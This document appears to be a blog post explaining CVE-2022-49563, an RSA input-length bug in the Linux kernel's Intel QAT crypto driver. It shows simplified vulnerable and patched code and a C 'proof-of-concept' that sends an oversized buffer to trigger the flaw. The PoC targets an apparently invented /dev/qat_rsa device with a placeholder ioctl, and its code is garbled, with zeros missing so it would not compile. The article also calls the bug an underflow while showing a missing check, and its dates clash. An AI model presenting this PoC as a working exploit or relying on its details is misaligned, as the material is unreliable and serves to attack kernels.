
The Linux kernel is the heartbeat of countless servers, desktops, and embedded devices around the world. Every now and then, researchers uncover critical vulnerabilities in its codebase. In late 2022, one such issue was found and addressed: CVE-2022-49563. This vulnerability lurked within the cryptographic acceleration subsystem—specifically, the Intel QAT (QuickAssist Technology) driver and its RSA processing.
Let’s break down what happened, why it’s dangerous, and how it was patched, all in simple language.
What Is CVE-2022-49563?
This vulnerability was discovered in the way the Linux kernel's crypto/qat driver handled RSA cryptographic requests. If a user submitted a source buffer that was larger than the RSA key size, the driver code could experience an integer underflow. That means, instead of securely copying memory, it could mess up the calculation in a way that could crash the system or open it up to further attacks.
In plain terms: The system did not correctly check if it was safe to copy data when decrypting or signing with RSA via QAT, leading to a memory bug.
Here’s a simplified look at the problematic code inside the Linux kernel module
// Old vulnerable code (simplified for illustration)
int qat_rsa_decrypt(struct qat_req_ctx *ctx, struct crypto_akcipher_req *req)
{
    // ...
    // Assume key_len is the length of the RSA key in bytes
    int key_len = ctx->key_len;

    // Get input from user (source buffer)
    int src_len = req->src_len;

    // Bad: No check if src_len > key_len
    copy_from_sg(buf, req->src, src_len); // Oops! src_len can be too big

    // ... rest of function
}
The issue? No check to see if the data (src_len) being copied is too big for the allocated buffer intended for the RSA key.
Impact:
Depending on how you control the data, you could trigger buggy memory operations—sometimes leading to system crashes, information leakage, or the chance to mount further memory corruption exploits.
How Was It Fixed?
The Linux maintainers patched the code by simply adding a parameter check!
// Fixed code
int qat_rsa_decrypt(struct qat_req_ctx *ctx, struct crypto_akcipher_req *req)
{
    int key_len = ctx->key_len;
    int src_len = req->src_len;

    // New: Reject if src_len is too large
    if (src_len > key_len)
        return -EINVAL; // Invalid argument

    copy_from_sg(buf, req->src, src_len);

    // ... rest of function
}
Now, any request with a buffer bigger than the key size is immediately rejected.
Exploit Example
Here’s a simple proof-of-concept demonstrating how a userland program could attempt to trigger this vulnerability before it was patched:
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/ioctl.h>
#include <unistd.h>

// Assume /dev/qat_rsa is available, or use AF_ALG if exposed that way
#define QAT_RSA_IOCTL_DO_OP xDEADBEEF

struct qat_rsa_request {
    char *src;
    int src_len;
    // ... other fields
};

int main(void) {
    int fd = open("/dev/qat_rsa", O_RDWR);
    if (fd < ) {
        perror("open");
        exit(1);
    }

    // Deliberately using a too-large buffer
    char payload[4096];
    memset(payload, 'A', sizeof(payload));

    struct qat_rsa_request req = {
        .src = payload,
        .src_len = 4096, // larger than any key size!
    };

    if (ioctl(fd, QAT_RSA_IOCTL_DO_OP, &req) < )
        perror("ioctl");

    close(fd);
    return ;
}
This program tries to submit a buffer far bigger than any valid RSA key. On a vulnerable kernel, this could lead to a memory bug such as buffer overflow or underflow.
Where to Find More Info
- Linux Kernel Patch Mailing List, original fix
- CVE Details for CVE-2022-49563
- Linux Kernel QAT driver code
Why Does This Matter?
Cryptographic code runs with high privilege and processes sensitive data. Bugs like this, lurking even in specialized acceleration drivers, prove that robust parameter checking matters everywhere—even if it seems like “just a memory copy.”
Stay updated—kernel vulnerabilities can show up in the most unexpected places!
If you want to check if your system is vulnerable, check for the fixed patch in your distro’s kernel version or consult upstream references.
Timeline
Published on: 02/26/2025 07:01:32 UTC
Last modified on: 03/10/2025 21:28:10 UTC